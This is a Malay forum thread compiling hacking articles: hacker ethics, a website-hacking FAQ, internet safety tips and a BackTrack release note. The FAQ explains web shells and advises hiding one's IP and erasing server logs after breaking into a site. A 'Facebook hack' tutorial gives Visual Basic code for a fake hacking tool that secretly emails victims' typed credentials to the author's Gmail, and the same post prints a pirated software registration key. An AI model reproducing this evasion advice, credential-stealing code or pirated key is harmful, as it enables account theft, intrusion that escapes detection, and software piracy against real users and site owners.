BTC USD 76,604.1 Gold USD 4,361.32
Time now: Jun 1, 12:00 AM

Hacker

sat_core

Banned
Messages
2,888
Joined
Nov 11, 2011
Messages
2,888
Reaction score
110
Points
33
Assalamualaikum semua!

Sebenarnya saya bukan lah Hacker, Bagaimana pun thread ini hanya sebatas "info hacker"(semasa) sahaja, sekadar knowlage sahaja, tidak lebih dari itu....info2 hacker dikutip dari perbagai sumber.

Saya mulakan dgn artikal dari mr. hac ni:

Panduan Menjadi Seorang Hacker
Assalamu'alaikum Dan Selamat Sejahtera Para Pembaca Hackers?.

Sebenarnya hacker adalah seorang yang mampu menyelesaikan sesuatu masalah dan mencipta sesuatu benda yang baru. Mereka ini mahir dalam selok belok komputer. Mereka mengetahui bagaimana sesuatu program itu beroperasi dan tahu menyelesaikan masalah jika program tersebut mengalami sebarang kerosakkan atau tidak dapat berfungsi sebagaimana yang di rancang. Untuk menjadi seorang hacker bukannya senang, ada beberapa perkara yang perlu ada pada diri anda jika anda ingin menjadi seorang hacker:

-mempunyai tahap kesabaran yang tinggi dan tidak mudah berputus asa
-mempunyai pemikiran yang kreatif
-bijak dalam mencari penyelasaian masalah
-mahir dalam bahasa pengaturcaraan(programming language)
-pandai dalam bahasa inggeris

Ini adalah antara perkara-perkara yang mesti ada pada seorang hacker. Jika anda mengalami kegagalan, anda perlulah mencari jalan penyelasaiannya di google atau di forum yang berkaitan dengan masalah anda itu. Jujur saya cakap, google ada segala-galanya untuk membantu anda menjadi seorang hacker. Selain itu, anda perlulah belajar memahirkan diri dalam "programming language". Antara programming language yang terkenal ialah C, C++, Python, Perl, PHP dan banyak lagi. Itu semua anda boleh cari di google.

Tetapi perkara yang paling penting sekali ialah anda mestilah mahir dalam Hypertext Markup Language(Html) dahulu, kerana apa? Kerana html adalah bahasa utama yang di gunakan dalam pembinaan sesebuah laman web. Kadang-kala kita boleh dapatkan maklumat atau informasi dengan hanya melalui "view page source" di web browser. Jadi jika anda pandai html, mungkin senang sedikit bagi anda untuk faham apa yang terkandung dalam page source tersebut. Seterusnya apabila anda mahir dalam html, anda pelajarilah mengenai PHP programming pula. PHP programming bersangkut paut dengan Mysql Database. Mungkin anda terfikir, "mana satu aku nak belajar ni?". Jangan panik. Anda perlulah memahirkan diri dulu dalam PHP programming. Apabila anda mahir, barulah anda pelajari Mysql Database. Kenapa perlu belajar benda ni? Baiklah, saya nak tanya kamu, apakah kamu faham apa yang kamu taip semasa kamu mempelajari sql injection? Mungkin daripada anda tidak faham. Betul tak?

Jadi dengan mempelajari Mysql Database, anda akan memahami bagaimana hacker mendapatkan maklumat dari database sesuatu website. Dari situ anda juga akan belajar bagaimana untuk mengelakkan diri anda dari Sql injection ini.Apa yang saya terangkan ini adalah bagi panduan yang ingin menjadi hacker laman web.

Anda boleh mengetahui lebih lanjut berkaitan sql injection di sini.

Bagi memantapkan lagi ilmu yang ada, anda pelajarilah java. Ianya sangat bagus. Kenapa saya cakap bagus? Belajar la sendiri. Hehe. Google kan ada. :)

Selain itu juga anda perlu mempelajari apakah itu IP telnet, ftp, www, email dan apa sahaja yang berkaitan dengan komputer. Pelajari bagaimana benda-benda ini berfungsi. Percayalah ianya akan membantu anda. Saya rasa dalam mhah ni semua ada. Lagi satu kenapa perlu belajar bahasa inggeris? Sebabnya ialah bahasa inggeris adalah bahasa yang di gunakan dalam programming, dan jika anda mencari maklumat mengenai hacking pun, kebanyakkannya mesti dalam bahasa inggeris. Nak cari dalam bahasa Melayu tu susah. Anda bertuah kerana Mr.Hac telah mewujudkan laman web yang berkaitan dengan hacking dalam bahasa MELAYU.

Janganlah anda menggunakan kelebihan yang ada pada anda untuk membinasakan orang lain. Itu adalah cracker bukannya hacker. Ya. Nak jadi cracker senang. Anda tidak perlu belajar pasal programming pun sebaliknya anda cuma perlu mengetahui bagaimana sesuatu program itu berfungsi, anda sudah boleh di gelar sebagai cracker. Anda hanya perlu menggunakan "tools" yang ada di internet untuk menjalankan aktiviti "nakal" anda itu.

Untuk menjadi hacker mahupun cracker, anda perlulah sentiasa membaca dan membaca. Di sebalik melakukan aktiviti membaca anda itu, anda perlulah praktikkan apa yang di pelajari agar apa yang di pelajari tidak menjadi sia-sia. Jika ada masalah, selesaikan sendiri dahulu. Kerana hacker adalah seorang yang berdikari. Kalau masalah itu betul betul sukar untuk di selesaikan, barulah anda bertanya kepada mereka yang lebih arif. Jika ada kelapangan masa nanti, saya akan buat entri mengenai cara-cara untuk bertanya dengan cara yang di sukai oleh hacker. :)

Itu sahaja yang boleh saya katakan.

Harap dapat membantu anda untuk melangkah setapak kehadapan dalam dunia "hacker" ini.

Sumber rujukkan:
A guide how to become a cracker
How To Become A Hacker
 
Last edited:
Etika Seorang Hacker

Yang menarik, ternyata dalam dunia hacker mempunyai strata / tingkatan / level yang diberikan oleh komuniti hacker kepada seseorang kerana kelayakkannya, bukan kerana umur atau senioritinya.

Proses memperoleh pengakuan di antara sesama hacker tidak lepas dari etika & aturan dunia hackers underground. Etika ini yang akhirnya akan membezakan antara hacker & cracker, mahupun hacker kelas rendahan seperti Lamer & Script Kiddies. Salah satu etika yang berhasil di formulasikan dengan baik ada di buku Hackers: Heroes of the Computer Revolution, yang ditulis oleh Steven Levy pada tahun 1984, ada enam (6) etika yang perlu di fahami dan di mahirkan oleh seorang hacker:

1. Mampu mengakses komputer dengan tidak terbatas dan secara total.
2. Semua informasi haruslah FREE.
3. Tidak percaya pada authoriti, ertinya memperluas rangkaian sendiri.
4. Tidak memakai identiti palsu, seperti nama samaran, umur, posisi.
5. Mampu membuat seni keindahan dalam komputer.
6. Komputer dapat mengubah hidup menjadi lebih baik.
7. Pekerjaan yang di lakukan semata-mata demi kebenaran informasi yang harus disebar luaskan.
8. Memegang teguh komitmen tidak membela dominasi ekonomi industri perisian tertentu.
9. Hacking adalah senjata majoriti dalam perang melawan pelanggaran batas teknologi komputer.
10. Baik Hacking mahupun Phreaking adalah satu-satunya jalan lain untuk menyebarkan informasi pada massa mengenai sesuatu perkara.
Cracker pula tidak memiliki kod etika apa-apa pun.

(tak tahu la kenapa dari 6 boleh jadi 10 nohhh..hahaha..)


Peraturan Hacker

Gambaran umum aturan yang perlu di ikuti oleh seorang hacker iaitu:
· Di atas segalanya, hormati pengetahuan & kebebasan informasi.
· Memberitahukan sistem administrator akan adanya pelanggaran keamanan / lubang di keamanan yang anda lihat.
· Jangan mengambil keuntungan yang tidak adil dari hack.
· Tidak menerbitkan & mengumpulkan software bajakan.
· Tidak pernah mengambil risiko yang ***** – selalu mengetahui kemampuan sendiri.
· Selalu bersedia untuk secara terbuka / bebas / percuma memberitahukan & mengajarkan berbagai informasi & kaedah yang diperoleh.
· Tidak pernah meng-hack sebuah sistem untuk mencuri wang.
· Tidak pernah memberikan akses kepada seseorang yang akan membuat kerosakan.
· Tidak pernah secara sengaja menghapus & merusak file di komputer yang dihack.
· Hormati mesin yang digodam, dan memperlakukan ia seperti mesin sendiri.
Hacker sejati akan selalu bertindak berlandaskan kod etika dan peraturan sedang cracker tidak mempunyai kod etika ataupun peraturan kerana cracker sifatnya merosakkan.


Lagi Perbezaan Hacker dan Cracker


a. Hacker

1.Mempunyai kemampuan menganalisa kelemahan suatu sistem atau laman sesawang.
Sebagai contoh : jika seorang hacker mencuba untuk menguji laman Yahoo! dipastikan isi laman tersebut tak akan berantakan dan mengganggu laman yang lain. Biasanya hacker melaporkan kejadian ini untuk diperbaiki menjadi sempurna.
2.Hacker mempunyai etika serta kreatif dalam merancang suatu program yang berguna bagi sesiapa saja.
3. Seorang Hacker tidak kedekut memberi ilmunya kepada orang-orang yang serius atas nama ilmu pengetahuan dan kebaikan.


b. Cracker

1. Mampu membuat suatu program bagi kepentingan dirinya sendiri dan bersifat destruktif atau merosakkan dan menjadikannya suatu keuntungan. Sebagai contoh : Virus, Pencurian Kad Kredit, Kod Warez, Pecerobohan Sistem Bank, Pencurian Password E-mail/Web Server.
2. Boleh berdiri sendiri atau berkelompok dalam bertindak.
3. Mempunyai laman sesawang atau channel dalam IRC yang tersembunyi, hanya orang-orang tertentu yang boleh mengaksesnya.
4. Mempunyai IP yang tidak boleh dikesan.
5. Kes yang paling sering ialah Carding yaitu Pencurian Kad Kredit, kemudian pencerobohan laman sesawang dan mengubah segala isinya menjadi berantakan. Sebagai contoh : Yahoo! pernah mengalami kejadian seperti ini sehingga tidak boleh diakses dalam waktu yang lama, kes clickBCA.com yang paling hangat diperkatakan tahun 2001 yang lalu.


Dua Jenis Kegiatan Hacking


1. Social Hacking, yang perlu diketahui : informasi tentang sistem apa yang dipergunakan oleh server, siapa pemilik server, siapa Admin yang mengelolai server, koneksi yang dipergunakan jenis apa & bagaimana server itu tersambung ke internet, mempergunakan koneksi tersebut & informasi apa saja yang disediakan oleh server tersebut, apakah server tersebut juga tersambung dengan LAN di sebuah organisasi dan informasi lainnya.
2. Technical Hacking, merupakan tindakan teknik untuk melakukan pencerobohan ke dalam sistem, baik dengan alat bantu (tool) atau dengan mempergunakan kemudahan sistem itu sendiri yang dipergunakan untuk menyerang kelemahan (lubang keamanan) yang terdapat dalam sistem atau service. Inti dari kegiatan ini adalah untuk mendapatkan akses penuh ke dalam sistem dengan cara apapun dan bagaimana pun.


Contoh Kes Hacker


1. Pada tahun 1983, pertama kalinya FBI menangkap kelompok penjenayah komputer The 414s(414 merupakan kod area lokal mereka) yang bertapak di Milwaukee AS. Kelompok yang kemudian disebut hacker tersebut melakukan pencerobohan 60 buah komputer, dari komputer milik Pusat Kanser Memorial Sloan-Kettering hingga komputer milik Laboratorium Nasional Los Alamos. Salah seorang dari antara pelaku tersebut mendapatkan pembelaan kerana testimonialnya, sedangkan 5 pelaku yang lain mendapatkan hukuman semasa percubaan.


2. Digigumi (Grup Digital) adalah sebuah kelompok yang mengkhususkan diri bergerak dalam bidang game dan komputer dengan menggunakan teknik-teknik hexadecimal untuk mengubah teks yang terdapat di dalam game. Contohnya : game Chrono Trigger berbahasa Inggeris dapat diubah menjadi bahasa Indonesia. Oleh kerana itu, status Digigumi adalah hacker, namun bukan sebagai perosak.


3. Pada hari Sabtu, 17 April 2004, Dani Firmansyah, konsultan Teknologi Informasi (TI) PT Danareksa di Jakarta berhasil menceroboh laman sesawang milik Komisi Pemilihan Umum (KPU) di http://tnp.kpu.go.id dan mengubah nama-nama parti di dalamnya menjadi nama-nama “unik”, seperti Parti Kolor Ijo, Parti Mbah Jambon, Parti Jambu, dan lain-lain. Dani menggunakan teknik SQL Injection (pada dasarnya teknik tersebut adalah dengan cara membuat string atau perintah tertentu di address bar browser) untuk menceroboh laman sesawang KPU. Kemudian Dani tertangkap pada hari Khamis, 22 April 2004.


Akibat yang Ditimbulkan oleh Hacker dan Cracker


Hacker : membuat teknologi internet semakin maju kerana hacker menggunakan kepakarannya dalam bidang komputer untuk melihat, menemukan dan memperbaiki kelemahan sistem keamanan dalam sesebuah sistem komputer ataupun dalam software, membuat keseronokan bekerja seorang administrator kembali hidup kerana hacker membantu administrator untuk memperkuatkan jaringan mereka.
Cracker : merosak dan melumpuhkan keseluruhan sistem komputer, sehingga data-data pengguna jaringan rosak, hilang, ataupun berubah.


p/s: Maaf, sumber tak dapat dinyatakan kerana ini adalah artikel lama, dah lupa dari mana dapat sumber entri ni.
 
Soalan Lazim : Website Hacking

Soalan-soalan lazim ini ialah soalan yang biasa ditanya dalam e-mel Mr.Hac, lalu Mr.Hac rangkumkan ia menjadi satu entri untuk memudahkan anda membuat rujukan pada masa hadapan.

Apa Itu Shell?

Shell biasanya ialah fail php yang diperlukan untuk dimuat naik ke dalam laman web yang digodam bagi membantu berhasilnya kerja-kerja penggodaman. Dengan adanya fail shell tersebut, anda boleh melakukan hampir apa sahaja yang dingini pada laman web yang digodam seperti memuat naik laman 'deface', boleh digunakan untuk membuat serangan DDoS kepada laman web lain dan pelbagai fungsi lagi.

Apa Itu Defacement?

Defacement ialah perbuatan mengubah tampilan laman web yang telah digodam dengan niat untuk menyampaikan maksud laman web tersebut tidak mempunyai sekuriti yang kukuh, dan untuk 'memberitahu' kepada pemilik laman web bahawasanya penggodam tersebut telah pun berjaya menggodam laman web beliau. Laman web yang telah diubah tampilannya dengan menggunakan fail tertentu dipanggil sebagai deface page,

Apa Yang Wajib Dilakukan Sebelum Menggodam?

Anda patut tahu, jika anda ingin menggodam laman web yang berkepentingan, apa yang paling penting sekali ialah anonymity. Anda perlu menyembunyikan alamat IP asal anda sebelum melakukan apa-apa yang berkaitan dengan penggodaman. Terdapat pelbagai cara untuk menyembunyikan IP seperti menggunakan proksi, SSH Tunneling, dan juga VPN.

Apakah Kaedah Yang Biasa Digunakan Untuk Menggodam Laman Web?

Untuk soalan ini, anda boleh merujuk kepada entri Kaedah Umum Untuk Menggodam Laman Web.

Apa Yang Perlu Saya Belajar?

Apa yang penting ialah anda perlu tahu apa yang perlu anda buat, contohnya pengekodan dan pengenalpastian masalah serta menyelesaikan masalah tersebut. Antara yang anda boleh belajar ialah HTML, PHP, Javascript, C, C++, python dan lain-lain bahasa pengaturcaraan. Ini bagi memastikan anda tahu apa yang berlaku disebalik tabir penggodaman.

Apa Yang Perlu Saya Tahu?

Anda patut tahu, bahawa anda wajib untuk menjadi penggodam yang tidak dapat dikesan. Mungkin kedengaran mustahil, tetapi langkah berjaga-jaga adalah lebih baik dari merana setelah tertangkap. Contoh langkah-langkah yang anda boleh ikuti ialah:

1. Setelah berjaya menggodam sesebuah laman, pastikan anda padam log yang terhasil di panel untuk memastikan alamat IP anda (biarpun palsu) tidak direkodkan disitu.

2. Padamkan jejak pelayar anda seperti Cookies, log masuk dan keluar dan sebagainya.

3. Jika anda benar-benar mahu membantu, tidak perlu melakukan defacement sebaliknya maklumkan sahaja kepada Admin akan vulnerability laman web beliau. Kan lebih senang begitu?

Adakah Terdapat Tool Untuk Menggodam Dengan Mudah?

Jika anda mahu tool yang boleh lakukan dari A sampai Z, lebih baik anda jangan belajar apa-apa mengenai hacking. Contohnya dari proses menyembunyikan IP, melakukan suntikan SQL sehinggalah kepada memuat naik fail shell semuanya dilakukan oleh tool, habis anda lakukan apa?

Contoh tool yang boleh membantu proses suntikan SQL ialah Havij, dan Addon untuk Firefox pula adalah seperti HackBar.

Amacam? Sudah puas hati dengan artikel ini?
 
Tutorial Hack Facebook Program

ssalamu'alaikum Dan Selamat Sejahtera Para Pembaca OMG! Hackers?

Baiklah hari ni saya hanya ingin menunjukkan kepada anda satu video bagaimana untuk membuat sebuah program yang mungkin anda pernah guna sebelum ini untuk menggodam password rakan facebook anda. Contoh program yg mungkin anda pernah guna ialah Hack Friend AIO Tool 2011.

Hack+Facebook+Password.jpg


Ianya memang berkesan. Tetapi berkesan untuk mendapatkan password orang yg menggunakan program ini. HAHA. Ini adalah videonya.

http://www.youtube.com/watch?v=M7zq-4qvD7A&feature=player_embedded

Ini adalah source codenya:

1st code- Imports System.Net.Mail
2nd code- Dim MyMailMessage As New MailMessage()
Try
MyMailMessage.From = New MailAddress("Akaun Gmail anda")
MyMailMessage.To.Add("Akaun Email anda")
MyMailMessage.Subject = TextBox1.Text
MyMailMessage.Body = TextBox2.Text
Dim SMTP As New SmtpClient("smtp.gmail.com")
SMTP.Port = 587
SMTP.EnableSsl = True
SMTP.Credentials = New System.Net.NetworkCredential("Akaun Gmail anda", "Password Gmail anda")
SMTP.Send(MyMailMessage)
TextBox2.Text = ""
Catch ex As Exception
End Try
End Sub

Ini adalah source codenya:
1st code- Imports System.Net.Mail
2nd code- Dim MyMailMessage As New MailMessage()
Try
MyMailMessage.From = New MailAddress("Akaun Gmail anda")
MyMailMessage.To.Add("Akaun Email anda")
MyMailMessage.Subject = TextBox1.Text
MyMailMessage.Body = TextBox2.Text
Dim SMTP As New SmtpClient("smtp.gmail.com")
SMTP.Port = 587
SMTP.EnableSsl = True
SMTP.Credentials = New System.Net.NetworkCredential("Akaun Gmail anda", "Password Gmail anda")
SMTP.Send(MyMailMessage)
TextBox2.Text = ""
Catch ex As Exception
End Try
End Sub


Untuk membuat program ini anda memerlukan visual basic. Anda boleh memuat turunnya di sini.

Ianya adalah versi trial. Ini adalah key registration untuk menjadikannya versi penuh.

2KQT8-HV27P-GTTV9-2WBVV-M7X96

Jangan tanya soalan yang pelik-pelik. Jika anda ingin berjaya, anda perlu mencuba sehingga berjaya. Kerana apa yang telah di ajar di video itu sudah lebih mencukupi bagi anda untuk membuat sendiri program tersebut.

Sekian.

p/s:Risiko tanggung sendiri ye. Hehe.
 
Tips Keselamatan Dalam Internet

Mr.Hac tuliskan entri ini, mewakili diri Mr.Hac sendiri, kerana suatu ketika dulu Mr.Hac adalah seorang yang 'buta' dalam dunia IT. Pada waktu itu jika ada yang menggunakan teknik phishing paling mudah sekalipun, pasti Mr.Hac akan terpedaya dan 'tergodam' akhirnya.

Atas dasar rasa prihatin pada mereka yang memerlukan tips-tips sebegini, Mr.Hac tuliskan beberapa panduan yang Mr.Hac dapat dari pengalaman sepanjang berkecimpung dalam dunia IT ini. Harapannya semoga semakin ramai yang bijak meneliti sesuatu perbuatan mereka di internet, dan meningkatnya kesedaran akan bahaya penipuan di internet yang semakin berleluasa.

Jika anda tidak tahu, jangan salahkan orang lain kerana tidak mengajarkan pada anda, sebaliknya salahkanlah diri sendiri kerana kedekut dengan 'masa' anda. Masa yang terluang itu rajin-rajinkanlah diri datang ke blog ini, ambil panduan yang diperlukan, dan beredar dengan segera setelah klik satu dua iklan. Haha!
cybercrime.jpg


Tips-Tips Keselamatan Dalam Internet:

1. Setiap tahun, perisian antivirus PASTI akan dinaiktaraf versinya, ditambah pembaikan dan pengkalan datanya semakin lenmyhackersareheregkap dengan maklumat virus. Sila gunakan solusi antivirus yang terkini dan sentiasa dikemaskini setiap hari atau secara berkala.

2. Setiap kali anda mahu memasuki ruangan log masuk e-mel, adalah lebih baik anda taip secara manual alamat e-mel yang hendak dituju seperti mail.yahoo.com atau mail.google.com. Ini bagi memastikan anda memasuki alamat URL yang sahih. Kalau boleh jangan gunakan ciri 'Remember Password' seperti di bawah:

firefox-remember-passwords.jpg


3. Jika anda memuat turun fail berformat .rar, sila lakukan pengimbasan menggunakan perisian antivirus. Bukan hendak kata fail berformat lain itu selamat, tetapi sekurang-kurangnya fail dengan format selain arkib akan terus dikesan oleh antivirus sekiranya ia memang sejenis virus, sedangkan fail berformat arkib telah dipadatkan (Compressed). Senang cerita imbas sahaja semua fail yang telah anda muat turun.

4. Cipta kata laluan yang kukuh. Gunakan kombinasi huruf besar dan kecil, nombor-nombor serta simbol. Kalau nak lebih 'umph' lagi, letak huruf jawi nohhh! Sekali dapat keyboard tiada tulisan jawi, masak! Haha!

5. Jangan bertindak dan berlaku seperti anda manusia paling kacak atau paling cantik dengan berkongsi kata laluan anda dengan pasangan. Tak payah nak romantik sangat boleh tak? Biar siapa pun dia, jangan sekali-kali berikan kata laluan anda.

6. Jika anda mahu log masuk ke laman-laman penting seperti e-mel atau Facebook, sila pastikan ia bermula dengan https. Jangan termasuk jerangkap samar berbau busuk seperti phishing.

7. Jangan lupa untuk log keluar dari akaun anda setelah siap semua urusan. Akaun anda boleh digodam kurang dari 5 minit jika anda tidak log keluar apabila telah siap menggunakannya. Ingat!

8. Kukuhkan ilmu di dada mengenai ilmu-ilmu IT agar anda tidak lagi akan berjaya ditipu oleh penjenayah siber yang semakin licik. Untuk menggodam anda perlukan ilmu, untuk mengelak dari digodam juga perlukan kepada ilmu.

9. Kemaskini sistem operasi anda dengan kerap, atau setiap hari. Ini bagi memastikan ia berada pada tahap yang terbaik. Pastikan pelayar web anda adalah versi yang terkini untuk memastikan setiap kelemahan (vulnerability) telah pun dibaiki.

10. Selalu-selalulah jenguk ke ini. Sekian.
 
Free Download Facebook Messenger for Windows PC

Facebook telah memperkenalkan software yang sangat mudah iaitu "Facebook Messenger" untuk platfom window..

Ini adalah satu software yang berfungsi seperti Google Talk, MSN Messenger atau apa-apa perisian lain yang anda gunakan untuk berbual dengan rakan-rakan anda dalam talian.

Nak tengok rupa dia macam mana..tengok bawah:

Capture.PNG


Ciri-ciri Facebook Messenger:


-Sembang dan mesej dengan rakan-rakan anda di Facebook..
-Lihat maklumat terkini daripada rakan-rakan..
-Dapatkan pemberitahuan cepat tentang apa yang sedang berlaku..


Terbaikkan..bila anda mahu cuba..?


Download di sini : Facebook Messenger for Windows PC

http://www.mediafire.com/?x18ya64jdw7ia9x
 
Cara Bertanya Soalan Dengan Cara Yang Bijak

Assalamu'alaikum Dan Selamat Sejahtera Para Pembaca OMG! Hackers?.

Pada hari ni saya akan bercerita pula mengenai "Cara Bertanya Soalan Dengan Cara Yang Bijak".
question-mark.jpg


Ramai yang terasa hati bila soalan mereka tidak di jawab oleh orang uang bergelar "hacker" ataupun pakar IT ini. Kerana apa? Kerana anda bertanya soalan seperti budak-budak. Contohnya:

-"Bagaimana untuk men"download" file ini?"
-"Step tu aku tak faham la. Boleh terangkan lagi?"
-"Boleh ajar aku hack?"

Anda tahu apa yang hacker ini fikir bila anda bertanya soalan macam tu? "Nampak sangat korang semua ni malas nk mencari maklumat". Jadi mereka mungkin akan menjawabnya acuh tak acuh ataupun tidak menjawabnya langsung. Sebenarnya seorang hacker ini lebih suka untuk menjawab soalan yang pada mereka mencabar daya pemikiran mereka sebagai contoh:
"Step no.3 saya tk berapa faham. Saya telah praktikkanya tetapi tidak menjadi. Ianya akan keluarkan "error". Saya da mencari beberapa maklumat berkenaan error di beberapa laman web tapi tetap tidak menemukan jalan penyelesaiannya. Ini adalah linknya www.blalala.com, wwww.hahaha.com. Saya guna windows 7 ultimate. Mungkin saya ada tersalah. Jadi saya sertakan beberapa gambar yang terpampar di laptop saya ni semasa saya melakukan step ke-3 itu. Harap anda dapat membantu saya."

Jadi itu adalah antara soalan yang di sukai oleh hacker. Anda perlu menerangkan masalah yang anda hadapi itu dengan cara yang lebih menyeluruh. Nyatakan masalah anda, nyatakan segala komponen atau apa sahaja yang berkaitan dengan komputer anda yang mungkin menyebabkan masalah itu terjadi. Nyatakan usaha anda anda dalam menyelesaikan masalah tersebut seperti menyenaraikan beberapa laman web yang berkaitan dengan masalah itu dan kalau boleh sertakan gambar apa yang anda lakukan semasa anda cuba untuk menyelsaikan masalah tersebut. Dengan cara tersebut, mereka ini akan berasa senang hati untuk menjawabnya kerana anda telah berusaha sebelum anda bertanyakan soalan kepadanya.

Tujuan saya membuat entri ini kerana ingin memberi panduan kepada anda supaya jangan menanyakan soalan macam anda ni tak berusaha langsung. Usaha adalah segala-galanya jika anda ingin berjaya. Saya rasa kesian dengan Mr.Hac dan penulis-penulis di Mhah kerana kadang-kala perlu menjawab soalan-soalan yang rasanya tak patut untuk di jawab. Tapi di sebabkan niat untuk membantu, mereka tetap juga menjawabnya.

Untuk mengetahui lebih lanjut sila rajinkan diri anda untuk click di sini. Kerana apa yang saya terangkan di atas adalah antara isi-isi penting yang terdapat dalam link saya bagi itu. Selamat membaca dan beramal. :)
 
Cara Muat Naik Video Yang Panjang Di Youtube

Youtube sememangnya salah satu dari laman video yang menjadi tempat persinggahan rakyat Malaysia paling kerap dilawati. Bagi mereka yang mempunyai akaun Youtube, tentu teruja dan teringin untuk memuat naik video ke dalamnya supaya dapat ditonton oleh setiap orang. Bagaimana pula jika ingin muat naik video yang panjang?
Youtube.jpg



Youtube meletakkan syarat, bagi akaun biasa, supaya melakukan pengesahan melalui telefon bimbit jika pemiliknya berhasrat untuk memuat naik video yang panjang. Caranya amat mudah. Anda cuma perlu lawati ruangan Upload, kemudian klik pada perkataan Increase your limit.

youtube_58134_increase_limit_en.jpg


Di situ, anda akan diminta untuk memasukkan nombor telefon bimbit. Sila masukkan nombor yang sedang anda gunakan, selepas itu, tunggu nombor pengesahan dari Youtube. Masukkan nombor itu ke dalam kotak pengesahan dan klik pada butang seterusnya untuk melengkapkan pengesahan akaun.

Setelah semuanya selesai, anda kini sudah boleh muat naik video yang panjang. Silakan mencubanya dan anda pasti berpuas hati.
 
BackTrack 5 R2 Dilepaskan!

Rilisan terbaru dari sistem operasi untuk para peminat penetration testing iaitu BackTrack telah pun melepaskan versi terbaru kepada para penggunanya iaitu BackTrack 5 R2.

bt5r2.jpg


Untuk pilihan GNOME, 32-bit, ianya bersaiz dalam lingkungan 2.52GB, sedia untuk dimuat turun sama ada melalui pautan terus atau Torrent.

Dalam versi ini, selain penambahbaikan bugs, ia juga turut memuatkan tools tambahan yang baru sebanyak 42 tools dan menggunakan kernel 3.2.6 yang telah diubahsuai.

Antara tools baru yang telah ditambah ialah:

arduino bluelog bt-audit dirb dnschef dpscan easy-creds extundelete
findmyhash golismero goofile hashcat-gui hash-identifier hexorbase horst hotpatch
joomscan killerbee libhijack magictree nipper-ng patator pipal pyrit
reaver rebind rec-studio redfang se-toolkit sqlsus sslyze sucrack
thc-ssl-dos tlssled uniscan vega watobo wce wol-e xspy

Jika anda menggunakan BackTrack versi sebelumnya dan ingin menaik taraf tanpa melakukan pemasangan semula, sila gunakan repository berikut


echo "deb http://updates.repository.backtrack-linux.org revolution main microverse non-free testing" >> /etc/apt/sources.list

apt-get update

apt-get dist-upgrade


Perlulah diingatkan kembali kepada para pemula diluar sana, bahawa BackTrack ialah sebuah sistem operasi Linux yang sangat lengkap. Ia bukan HANYA digunakan untuk menggodam WiFi seperti mana yang selalu diuar-uarkan di dalam blog lain. Ia adalah untuk kegunaan para profesional, yang mana skop kerjanya adalah untuk melakukan ujian penembusan dan lain-lain forensik siber.

Ajukan apa saja soklan anda ke sini: BackTrack Blog
http://www.backtrack-linux.org/backtrack/backtrack-5-r2-released/
 
Back
Top
Log in Register